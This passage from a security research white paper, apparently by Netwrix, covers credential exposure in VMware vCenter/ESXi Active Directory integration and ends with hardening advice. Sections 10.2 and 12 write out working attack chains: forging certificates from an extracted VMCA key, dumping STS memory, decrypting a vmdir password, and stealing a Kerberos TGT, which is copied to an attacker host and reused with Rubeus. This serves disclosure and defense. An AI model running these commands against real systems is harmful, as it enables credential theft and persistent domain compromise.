- Are cryptographically signed by the STS signing certificate
- Have configurable expiration (default: 5 minutes for holder-of-key, 30 minutes for bearer)
- Are verified by vpxd without contacting the DC again

This means that after initial authentication, all vCenter operations use tokens, not passwords. Compromising a session token gives access only until expiration, without revealing the underlying credential.

9.2 User Identity Isolation at the ESXi Boundary

When vCenter manages ESXi hosts, all vCenter-to-ESXi operations use the vpxuser account with solution user certificates (mutual TLS). The originating user's identity **does not propagate** to ESXi:

```
User "superman" → vCenter → vpxuser → ESXi hostd
                  (identity tracked)  (identity lost)
```

This isolation is both a weakness (audit trail gap) and a significant security strength:

- Compromising a vCenter user's session does **not** yield direct ESXi credentials
- The vpxuser password is auto-rotated and encrypted with the VPX symmetric key
- ESXi does not need to know or validate the user's AD password
- There is no LDAP or Kerberos traffic between vCenter and ESXi for user authentication

9.3 Granular RBAC – 35-48 Roles vs. 4

Aspect	Standalone ESXi	vCenter 7	vCenter 8
Total Roles	4 assignable	35	48
Total Privileges	·275	519	473
Hierarchy Levels	1 (host)	5+ (Root → DataCenter → Cluster → Host → VM)	
Sample Roles	None	8 (VM Power User, Backup, Network Admin, etc.)	
Custom Roles	Can create with little granularity	Can create with 500+ granular privileges	
Permission Propagation	Flat	Hierarchical with inheritance and override	

vCenter's RBAC model enables the principle of least privilege:

- A backup administrator can be granted only datastore read access
- A VM operator can manage VMs without touching networking
- Permissions can be scoped to specific VMs, clusters, or datacenters
- The NoCryptoAdmin role actually functions (removes 31 cryptographic operation privileges)

9.4 Available SPNEGO Authentication – Password-Free Path

While not the default, vCenter provides a **functional SPNEGO authentication path** that eliminates all password exposure:

```
# vCenter — password-free SSO via Kerberos:
Connect-VIServer -Server vcenter.wyvern.local
# Authenticates via SPNEGO, no password prompt

# ESXi — no equivalent:
Connect-VIServer -Server esxi.wyvern.local
# Always requires -User and -Password
```

This path uses Kerberos service tickets validated locally via the machine keytab. No password is transmitted, stored, or held in memory for user authentication. No LDAP simple binds are performed.

Per-version login type support:

Login Method	vCenter 7	vCenter 8	ESXi 7 / 8
Web UI (password)	Functional	Functional	N/A (Host Client uses hostd API)
REST API (password)	Functional (/api/session)	Functional (/api/session)	Functional (/rest/ on ESXi)
SOAP/PowerCLI (password)	Functional (LoginByPassword)	Functional (LoginByPassword)	Functional
SOAP/PowerCLI (SPNEGO/Kerberos)	Functional (LoginBySSPI)	Functional (LoginBySSPI)	Not supported (no GSSAPI)
REST API (Kerberos/SPNEGO)	Not supported (no Negotiate headers)	Not supported	Not supported
Web UI (Kerberos/SPNEGO)	Not supported	Not supported	Not supported
SSH (password)	Functional	Functional	Functional (PAM/Likewise)
SSH (public key — root)	Functional	Functional	Functional
SSH (public key — domain user)	Not functional (PAM intercepts)	Not functional (PAM intercepts)	Not functional (Likewise intercepts)
Smart Card / Certificate login	Configurable via SSO policy	Configurable via SSO policy	Not supported via SSH

Key takeaway: Password-free Kerberos authentication (SPNEGO via LoginBySSPI) is the only method that avoids all credential exposure in memory. No version of ESXi supports SPNEGO; ESXi always requires password-based authentication for API access.

9.5 Audit Trail

vCenter provides comprehensive per-user audit trails in vpxd.log and vmware-identity-sts.log:

- Every API operation is attributed to the authenticated user
- SAML token issuance and validation are logged
- Permission checks are logged with the requesting principal
- Session creation and destruction are tracked

On standalone ESXi, the audit trail is limited:

- SSH sessions all appear as UID o
- API operations are attributed to the authenticated user in hostd.log
- No SAML token audit trail
- When managed by vCenter, ESXi only sees "vpxuser" for all operations

9.6 Certificate Infrastructure

vCenter includes a full certificate authority (VMCA) and certificate management infrastructure:

- Solution user certificates for internal service authentication
- Automatic certificate provisioning for managed ESXi hosts
- Certificate rotation capabilities
- PKINIT configuration for potential smart card authentication

While ESXi has PKCS#11/PKINIT libraries installed, the trust store is empty by default and the configuration requires modification to support file-based certificates.

9.7 Security Comparison Summary

Security Dimension	ESXi (Direct AD Join)	vCenter (Managing ESXi)
Password transmission	Encrypted (SSH/TLS) but always required	LDAP cleartext (default) OR SPNEGO (no password)
Credential storage	Cleartext machine pwd + 644 keytab	Encrypted (AES, key co-located)
Memory exposure	Not tested (BusyBox limitations)	21-22 cleartext copies in STS heap (both versions)
SSO capability	None	Available (SPNEGO via PowerCLI)
RBAC granularity	4 roles (Admin/None/ReadOnly/NoAccess)	35-48 roles with hierarchical propagation
Privilege separation (SSH)	None — all UID 0	PAM-based with administrator@vsphere.local
Account lockout (domain users)	Bypassed (pam_tally2 skip)	AD lockout applies (LDAP bind fails)
DC VM attack surface	5 confirmed attack chains	Restricted by RBAC (snapshot/power/datastore perms)
Audit trail	Limited (UID 0, hostd.log)	Comprehensive (per-user, vpxd.log, STS logs)
Identity propagation	Direct (user authenticated on host)	Isolated (vpxuser at ESXi boundary)
Kerberos downgrade	RC4-HMAC everywhere	RC4-HMAC (fixable via msDS-SupportedEncryptionTypes)
Overall risk	HIGH (architectural limitations unfixable)	MEDIUM (configurable, LDAPS/SPNEGO available)

10. Certificate-Based Authentication

10.1 PKINIT Platform Compatibility

Platform	Result	Issue
Win10 (Rubeus)	Success	None
ESXi 7 (kinit)	Success (modified config)	Default krb5.conf forces PKCS#11 hardware tokens and requires msScLogin EKU
vCenter 7 (kinit)	Blocked	Photon OS 3 FIPS mode crashes SHA1 in PKINIT DH key derivation
vCenter 8 (kinit)	Blocked	krb5-1.17-10 sends 3017-byte DH parameters rejected by Windows KDC (expects 3277)

The ESXi krb5.conf has two barriers to file-based PKINIT:

1. pkinit_identities = PKCS11:/usr/lib/vmware/likewise/lib/libpkcs11wrapper.so.0 — forces hardware smart card
2. pkinit_cert_match = <EKU>msScLogin — requires Smart Card Logon EKU (MIT Kerberos does NOT treat "Any Purpose" as matching msScLogin)

Both can be resolved by modifying krb5.conf, but the vCenter platform bugs are unfixable without VMware patches.

10.2 VMCA Private Key Extraction – Forging User Certificates

The VMware Certificate Authority (VMCA) is vCenter's built-in CA that manages machine SSL, solution user, and ESXi host certificates. My investigation reveals that the VMCA root CA's private key is **extractable by any user with root/sudo access**, enabling certificate forging that bypasses all password-based controls.

VMCA Root CA Key Locations (confirmed on both versions):

Component	vCenter 7	vCenter 8
Root certificate	/var/lib/vmware/vmca/root.cer	/var/lib/vmware/vmca/root.cer
Private key	/var/lib/vmware/vmca/privatekey.pem	/var/lib/vmware/vmca/privatekey.pem
Key validation	RSA key OK, modulus match confirmed	RSA key OK, modulus match confirmed
Cert subject	CN=CA, DC=vsphere, DC=local, O=vcenter.wyvern.local	CN=CA, DC=vsphere, DC=local, O=vcenter8.vsphere.local
Cert validity	10 years (2026-2036)	10 years (2026-2036)

Certificate Forging Test:

Using OpenSSL with the extracted VMCA root key, I successfully forged a user certificate for miles.morales@wyvern.local with:

- Extended Key Usage: TLS Web Client Authentication + Microsoft Smart Card Logon (OID 1.3.6.1.4.1.311.20.2.2)
- Subject Alternative Name: UPN miles.morales@wyvern.local (OID 1.3.6.1.4.1.311.20.2.3)
- Chain verification: OK — the forged certificate validates against the VMCA root

```
# Attack sequence (requires root/sudo on vCenter appliance):
# 1. Extract VMCA root
sudo cp /var/lib/vmware/vmca/root.cer /tmp/vmca_root.crt
sudo cp /var/lib/vmware/vmca/privatekey.pem /tmp/vmca_root.key

# 2. Create OpenSSL config with Smart Card Logon EKU + UPN SAN
cat > /tmp/user_cert.cnf << 'EOF'
[req]
default_bits = 2048
prompt = no
distinguished_name = dn
req_extensions = v3_req
[dn]
CN = Miles Morales
O = Wyvern

[v3_req]
keyUsage = digitalSignature
extendedKeyUsage = clientAuth, 1.3.6.1.4.1.311.20.2.2
subjectAltName = @alt_names
[alt_names]
otherName = 1.3.6.1.4.1.311.20.2.3;UTF8:miles.morales@wyvern.local

 EOF

# 3. Generate and sign
openssl genrsa -out /tmp/user.key 2048
openssl req -new -key /tmp/user.key -out /tmp/user.csr -config /tmp/user_cert.cnf
openssl x509 -req -in /tmp/user.csr -CA /tmp/vmca_root.crt -CAkey /tmp/vmca_root.key \
  -CAcreateserial -out /tmp/user.crt -days 365 -sha256 \
  -extfile /tmp/user_cert.cnf -extensions v3_req
# Result: /tmp/user.crt — valid, chain-verified certificate for any user
```

Current Authentication Barrier:

The forged certificate validates cryptographically but **cannot yet authenticate** because:

1. The reverse proxy (rhttpproxy) does not request client certificates — the clientCAListFile directive is **commented out** in /etc/vmware-rhttpproxy/config.xml on both versions
2. The WebSSO certificate authentication endpoint (/websso/SAML2/SSOCA/) returns **404 Not Found** on both versions
3. The REST API does not support TLS client certificate authentication

To use the forged certificate, I additionally needed to:

1. Uncomment clientCAListFile in rhttpproxy config and point it to the VMCA root
2. Restart rhttpproxy to enable client certificate requests
3. Enable SSO certificate authentication (already true on vCenter 7, requires sso-config.sh on vCenter 8)

SSO Policy State:

Setting	vCenter 7	vCenter 8
IsTLSClientCertAuthnEnabled	true (already enabled)	false
IsPasswordAuthEnabled	true	true
IsWindowsAuthEnabled	true	true

Security Implications:

1. The VMCA private key is the "golden certificate" of vSphere. An attacker with root access to vCenter can forge certificates for ANY user — domain users, SSO administrators, or service accounts — with arbitrary validity periods.
2. VMCA has no CRL or OCSP. Unlike ADCS, VMCA provides no mechanism to revoke forged certificates. The only remediation is to replace the entire VMCA root CA (which also invalidates all legitimate machine SSL and solution user certificates).
3. Forged certificates survive AD password changes. Certificate authentication is independent of the user's password — exactly the persistence characteristic that makes ADCS ESC1 dangerous, but achievable without any ADCS misconfiguration.
4. The infrastructure gap (commented-out rhttpproxy config) is the primary barrier. This is a configuration change, not an architectural limitation — a determined attacker with root access can enable it.
5. Detection: Monitor access to /var/lib/vmware/vmca/privatekey.pem, changes to /etc/vmware-rhttpproxy/config.xml, and sso-config.sh invocations.

11. Cross-Version Security Comparison

11.1 ESXi 7 vs ESXi 8

Finding	vCenter 7 (7.0.3)	vCenter 8 (8.0.3)	Change
Cleartext LDAP binds (user auth)	4-6 per auth	6-9 per auth	Worse
Machine auth	LDAP simple bind	Kerberos AES-256	Better
VPX encryption key	128-bit (AES-128-ECB)	256-bit	Better
vmdir auth	Simple bind possible	SASL/SRP only	Better
DC connections	Persistent LDAP	On-demand Kerberos	Better
AD group permissions	Working	Broken (silently non-functional)	Worse
SPNEGO/LoginBySSPI	Functional — PowerCLI SSO + LoginBySSPI SOAP work; HTTP Negotiate not offered	Functional — PowerCLI SSO via PNID hostname (vcenter8.vsphere.local) only. AD hostname fails because SDK binds exclusively to PNID	Equivalent— Works on both, vCenter8 requires PNID hostname
STS memory password retention	21 cleartext copies (17 AD bind + 4 SSO admin)	22 cleartext copies (12 AD bind + 10 SSO admin)	Comparable (different distribution)
DNS/SPN for Kerberos	Working (vcenter.wyvern.local resolves)	Fixable — vcenter8.wyvern.local has no DNS A record; adding one would enable Kerberos SPN resolution and likely restore SPNEGO	Worse — but fixable with DNS
PKINIT configuration	Configured (PKCS#11, same as ESXi) — blocked by FIPS/SHA1 crash	Configured (PKCS#11)	Better
RBAC roles	35	48	More granular

Note on AD group permission failure (vCenter 8): The AD group permission failure on vCenter 8 is caused by the RetrieveUserGroups API returning zero results for all AD domain formats when using an AD-over-LDAP identity source (IDENTITY_STORE_TYPE_LDAP_WITH_AD_MAPPING). This means permissions assigned to AD groups are never evaluated during authorization checks. Individual user permission assignments work correctly. The recommended fix is to use a native IWA identity source, though this could not be configured on vCenter 8 via CLI during my testing.

Assessment: vCenter 8 improves machine-level security significantly (Kerberos, 256-bit keys, SASL/SRP) but introduces regressions in user authentication (more LDAP binds, broken group permissions). SNPNEGO did not work initially vCenter 8, I confirmed it works when connecting via the PNID hostname vcenter8.wyvern.local. STS memory credential retention is comparable between versions (·21-22 total copies) but with different distribution: vCenter 8 retains more SSO admin password copies (10 vs 4) while vCenter 7 retains more AD bind password copies (17 vs 12).

12. Attack Chains and Exploitation Scenarios

12.1 Credential Harvesting via Network Sniffing

Target: AD bind account password on vCenter 7/8 **Difficulty:** Low (requires network access between vCenter and DC) **Prerequisites:** ARP spoofing, SPAN port, or any MITM position

1. Position on network between vCenter and DC
2. Capture LDAP traffic on port 389:
   tcpdump -i etho -w capture.pcap host <DC_IP> and port 389
3. Wait for any AD user to authenticate to vCenter
4. Extract cleartext password from LDAP simple bind:
   grep -a 'verySecure\|password' capture.pcap
5. Use captured bind account password for:
   - Direct AD authentication
   - LDAP directory enumeration
   - Lateral movement to any service the bind account can access

12.2 STS Memory Extraction (vCenter 7 and 8)

Target: Both AD bind and SSO admin passwords **Difficulty:** Medium (requires root/sudo on VCSA) **Applies to:** Both vCenter 7 and vCenter 8 (verified on both)

1. Obtain root shell on VCSA (SSH, exploit, backup restoration, console)
2. Dump STS process memory:
   gcore -o /tmp/dump $(pgrep vmware-stsd)
3. Search for passwords:
   grep -aob 'verySecure1' /tmp/dump.* # 17 matches (vC7) / 12 matches (vC8)
   grep -aob 'Password123' /tmp/dump.* # 4 matches (vC7) / 10 matches (vC8)
4. Both the AD bind password AND SSO admin password recovered
5. Use SSO admin password for full vCenter administrative control
6. Use AD bind password for domain lateral movement

12.3 vmdir Password Decryption

Target: AD bind account password Difficulty: Medium (requires SSO admin or root)

```
1. Query vmdir for encrypted password:
   ldapsearch -h localhost -p 389 -b "cn=wyvern.local,cn=IdentityProviders,..." vmwSTSPassword
2. Query for encryption key:
   ldapsearch -h localhost -p 389 -b "cn=vsphere.local,cn=Tenants,..." vmwSTSTenantKey
3. Decrypt:
   python3 -c "
   from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
   import base64
   key = b'&CoGqoBov855cIOt'
   ct = base64.b64decode('6914wfSVj4/EZJK+uWWiew==')
   cipher = Cipher(algorithms.AES(key), modes.ECB())
   print(cipher.decryptor().update(ct).rstrip(b'\\x00').decode())
   "
   # Output: verySecure1
```

12.4 ESXi Silver Ticket Attack

Target: Any SPN registered to ESXi computer account Difficulty: Low (requires any SSH access to ESXi)

```
1. SSH to ESXi (as any Admin user — runs as root)
2. Extract keytab keys:
   klist -kte /etc/krb5.keytab
   # All AES-256, AES-128, and RC4-HMAC keys visible
3. OR extract cleartext machine password:
   lwregshell list_values "[HKEY_THIS_MACHINE\...\Pstore\PasswordInfo]"
   # Output: Password = ":io%>Qgz7i)/4(&:"
4. Forge silver ticket for host/esxi.wyvern.local using RC4-HMAC key
5. Access ESXi API as any domain user without knowing their password
```

12.5 VMCA Private Key → Forged User Certificates → Persistent Access

Target: vCenter persistent access via forged certificates Difficulty: Medium (requires root/sudo on vCenter appliance) Prerequisite: Any attack chain that yields root access to vCenter (e.g., 12.2 STS extraction, 12.3 vmdir decryption, or initial compromise via CVE)

1. Extract VMCA root CA private key:
   cp /var/lib/vmware/vmca/privatekey.pem /tmp/vmca.key # readable by root
2. Forge certificate for administrator@vsphere.local:
   openssl x509 -req ... -CA root.cer -CAkey vmca.key -days 3650
   # Certificate valid for 10 years with Smart Card Logon EKU + UPN SAN
3. Enable certificate authentication on vCenter:
   # Uncomment clientCAListFile in /etc/vmware-rhttpproxy/config.xml
   sso-config.sh -set_authn_policy -certAuthn true -cacerts root.cer
4. Authenticate with forged certificate — no password needed
5. Certificate survives: password changes, account lockouts, password resets
6. Cannot be revoked — VMCA has NO CRL/OCSP infrastructure
7. Only remediation: replace entire VMCA root CA (disrupts all vSphere certificates)

Attribute	VMCA Forging
Prerequisite	Root access to vCenter
Requires misconfiguration	No (key always extractable)
Certificate validity	Attacker-defined (unlimited)
Revocation possible	No (no revocation infrastructure)
Survives password change	Yes
Detection	File access audit on VMCA key
Remediation	Replace entire VMCA root CA

12.6 ESXi TGT Theft → Pass-the-Ticket → Lateral Movement

Target: Domain-wide lateral movement via stolen Kerberos TGTs Difficulty: Low (requires any SSH access to ESXi) Evidence: Real klist output documented in Section 5.4

```
# STEP 1: Attacker has SSH access to ESXi (via root, local admin, or domain admin)
ssh esxid@10.0.5.21  # Or root, or any Admin-role account

# STEP 2: List all cached TGTs on the host
ls -la /tmp/krb5cc_*
#   /tmp/krb5cc_257950799  → superman@WYVERN.LOCAL (Domain Admin)
#   /tmp/krb5cc_257952828  → miles.morales@WYVERN.LOCAL

# STEP 3: Inspect the most valuable TGT
klist -e /tmp/krb5cc_257950799
#   Default principal: superman@WYVERN.LOCAL
#   krbtgt/WYVERN.LOCAL@WYVERN.LOCAL — valid for 10 hours, renewable 12h

# STEP 4: Exfiltrate the TGT cache (only ·4KB)
scp /tmp/krb5cc_257950799 attacker@10.0.5.99:/tmp/stolen_tgt
# OR: xxd -p /tmp/krb5cc_257950799  (copy hex from terminal)
```

```
# STEP 5: On attacker machine — use stolen TGT directly
export KRB5CCNAME=/tmp/stolen_tgt
klist  # Confirms: superman@WYVERN.LOCAL TGT

# STEP 6: Request service tickets for any service in the domain
# No password needed — the TGT handles authentication
kvno cifs/dc.wyvern.local         # File share access to DC
kvno ldap/dc.wyvern.local         # LDAP access to AD
kvno host/vcenter.wyvern.local    # vCenter access

# STEP 7: Lateral movement
smbclient //dc.wyvern.local/SYSVOL -k              # DC file shares
ldapsearch -Y GSSAPI -H ldap://dc.wyvern.local "(*)"   # AD queries
ssh superman@wyvern.local@10.0.5.22                # Other ESXi hosts

# STEP 8 (Windows): Import into Rubeus for further attacks
python3 ticketConverter.py /tmp/stolen_tgt superman.kirbi  # ccache → kirbi
Rubeus.exe ptt /ticket:superman.kirbi              # Inject into session
# Now operating as superman@WYVERN.LOCAL — access DC, vCenter, all hosts
```

Attack window: 10 hours (TGT lifetime) + 12 hours (renewable). During a maintenance window with multiple admins on the host, 5-10 Domain Admin TGTs may be available simultaneously. The theft leaves no audit trail — ESXi does not log reads to /tmp/krb5cc_*.

13. Recommendations

13.1 Critical Priority (Immediate)

1. **Switch all vCenter AD identity sources from LDAP (389) to LDAPS (636)**
   - Eliminates cleartext password transmission between vCenter and DC
   - vSphere Client → Administration → SSO → Identity Sources → Edit
   - Requires TLS certificate on DC

2. **Replace Domain Admin bind accounts with dedicated least-privilege service accounts**
   - Create accounts with only Directory Read permissions
   - No interactive logon rights
   - Rotate passwords after initial configuration

3. **Set msDS-SupportedEncryptionTypes = 24 (AES only) on all ESXi and vCenter computer accounts**

```
Set-ADComputer -Identity "ESXI" -Replace @{'msDS-SupportedEncryptionTypes' = 24}
Set-ADComputer -Identity "ESXI2" -Replace @{'msDS-SupportedEncryptionTypes' = 24}
Set-ADComputer -Identity "VCENTER" -Replace @{'msDS-SupportedEncryptionTypes' = 24}
```

```
Set-ADComputer -Identity "VCENTER8" -Replace @{'msDS-SupportedEncryptionTypes' = 24}
```

7. **Restrict ESXi Admin role for hosts running DC VMs**
   - Treat ESXi Admin as equivalent to Domain Admin
   - Implement just-in-time access, MFA, and session monitoring
   - Create custom vCenter roles that exclude snapshot, power, and datastore operations for DC VMs

13.2 High Priority (Short-Term)

6. **Promote SPNEGO/Kerberos as the primary vCenter authentication method**
   - Document Connect-VIServer -Server vcenter.wyvern.local (no credentials) as the secure method
   - Train administrators on password-free authentication
   - Create DNS A records for vCenter FQDNs in the AD domain zone
7. **Fix ESXi keytab permissions**

```
chmod 600 /etc/krb5.keytab   # From 644 to 600
```

8. **Remove RC4-HMAC from all krb5.conf files on ESXi and vCenter**

```
default_tgs_enctypes = AES256-CTS AES128-CTS
default_tkt_enctypes = AES256-CTS AES128-CTS
preferred_enctypes = AES256-CTS AES128-CTS
```

```
allow_weak_crypto = false
```

12. **Enable LDAP signing and channel binding on Domain Controllers**
    - GPO: "Domain controller: LDAP server signing requirements" = Require signing

13. **Implement certificate revocation monitoring**
    - Monitor CA Event ID 4887 for certificate issuance where requester != SAN
    - Configure CRL Distribution Points and verify accessibility
    - Establish incident response procedures that include certificate revocation

13.3 Medium Priority (Operational)

11. **Disable SSH on ESXi when not actively needed** — eliminates the primary credential theft vector
12. **Monitor DC Event 2889** as a credential exposure indicator — alert on Binding Type 1 from vCenter IPs
13. **Encrypt DC VM virtual disks** using vSphere VM encryption to prevent offline ntds.dit extraction
14. **Do NOT install VMware Tools on Domain Controllers** — the absence prevents in-guest command execution
15. **Implement snapshot monitoring for DC VMs** — alert on any snapshot operations
16. **Regularly audit ESXi permission assignments** — review esxcli system permission list
17. **Update incident response to include certificate revocation** alongside password resets

13.4 Architectural Recommendations

19. **Never manage ESXi hosts hosting DC VMs without vCenter** — the RBAC granularity required to restrict DC VM operations does not exist on standalone ESXi
20. **Place DC VMs in dedicated clusters** with restricted permissions

21. **Prefer vCenter-managed ESXi over standalone** — despite vCenter's default LDAP credential exposure, the SAML isolation, granular RBAC, and available SPNEGO path provide a materially stronger security posture
22. **Plan migration path to Integrated Windows Authentication identity source** — eliminates bind account entirely and enables native SPNEGO; requires vSphere Web Client configuration or VMware support

14. Conclusion

This investigation reveals that VMware vSphere's Active Directory integration creates credential exposure at multiple layers that varies significantly by component, version, and authentication method.

Direct ESXi AD join is fundamentally insecure. The combination of no GSSAPI/SPNEGO support, no SSH privilege separation, world-readable keytabs, cleartext machine passwords, domain user lockout bypass, and the functional equivalence of ESXi Admin to Domain Admin creates an authentication posture that cannot be adequately hardened through configuration alone. These are architectural limitations that have persisted across at least four major ESXi versions.

vCenter, while flawed, provides much stronger security. Its SAML token architecture isolates credentials after initial authentication, its RBAC model enables the principle of least privilege for DC VM management, and its available SPNEGO path eliminates all password exposure. The critical caveat is that **the default AD-over-LDAP configuration recreates the worst credential exposure on vCenter.** Organizations must actively configure LDAPS or SPNEGO to realize vCenter's security benefits.

The version progression is mixed. vCenter 8 dramatically improves machine-level authentication (Kerberos AES-256, 256-bit keys, SASL/SRP) but introduces regressions in user authentication (more LDAP binds per auth, broken AD group permissions, non-functional SPNEGO). Both vCenter versions retain ·21-22 cleartext password copies in the STS JVM heap — this is an architectural characteristic of LDAP-based identity source authentication, not a version-specific regression. ESXi 8 adds PKINIT infrastructure but fixes none of the fundamental credential storage vulnerabilities.

Certificate-based authentication introduces both opportunity and risk. PKINIT provides a password-free authentication path that survives password changes — a powerful feature for legitimate SSO, but a persistent backdoor if certificates are obtained through misconfigured ADCS templates or forged using extracted CA keys. VMCA adds a new dimension: vCenter's own Certificate Authority private key is extractable by any root user, enabling certificate forging for arbitrary users without any ADCS misconfiguration — and unlike ADCS-issued certificates, VMCA-forged certificates **cannot be revoked** because VMCA provides no CRL or OCSP infrastructure.

The path forward requires defense in depth: LDAPS for transit encryption, SPNEGO for password-free authentication, AES-only Kerberos to prevent downgrade attacks, restricted RBAC for DC VM management, keytab permission hardening, ADCS template remediation, and continuous monitoring of DC events, certificate issuance, and ESXi/vCenter authentication logs. No single mitigation addresses the full attack surface — but the combination materially reduces the risk of credential exposure and domain compromise through the hypervisor layer.

netwrix

Data security that starts with identity™

Disclosure:

This research was conducted in an isolated lab environment with explicit authorization. All systems tested are owned and operated by the testing organization. No production systems were accessed. All test artifacts (snapshots, certificates, credential dumps) were cleaned up after testing.

The findings in this paper apply specifically to the tested versions and configurations. Actual risk levels may vary based on network architecture, AD configuration, patch levels, and compensating controls.

Paper prepared: February 2026 Testing period: January-February 2026

Get a demo

About Netwrix

Netwrix's vision is to create a world where every organization has secured its data and identities. The 1Secure platform unifies identity and data security to provide complete visibility, control and governance. With Netwrix, security teams can strengthen data protection, safeguard identities and stay ahead of evolving threats. Today, more than 13,000 customers, including nearly 25% of the Fortune 500, rely on Netwrix solutions. With a 95% customer satisfaction rating, Netwrix offers flexible delivery models that are quick to deploy, easy to use and built to scale for organizations of all sizes. For more information, visit www.netwrix.com.

Get a demo
netwrix.com/en/demo

Request pricing
netwrix.com/en/pricing

Contact us
netwrix.com/en/contact

Corporate Headquarters: 6160 Warren Parkway Suite 100, Frisco, TX, US 75034

Phone: 1-949-407-5125 Toll-free: 888-638-9749 EMEA: +44 (0) 203-588-3023 netwrix.com/community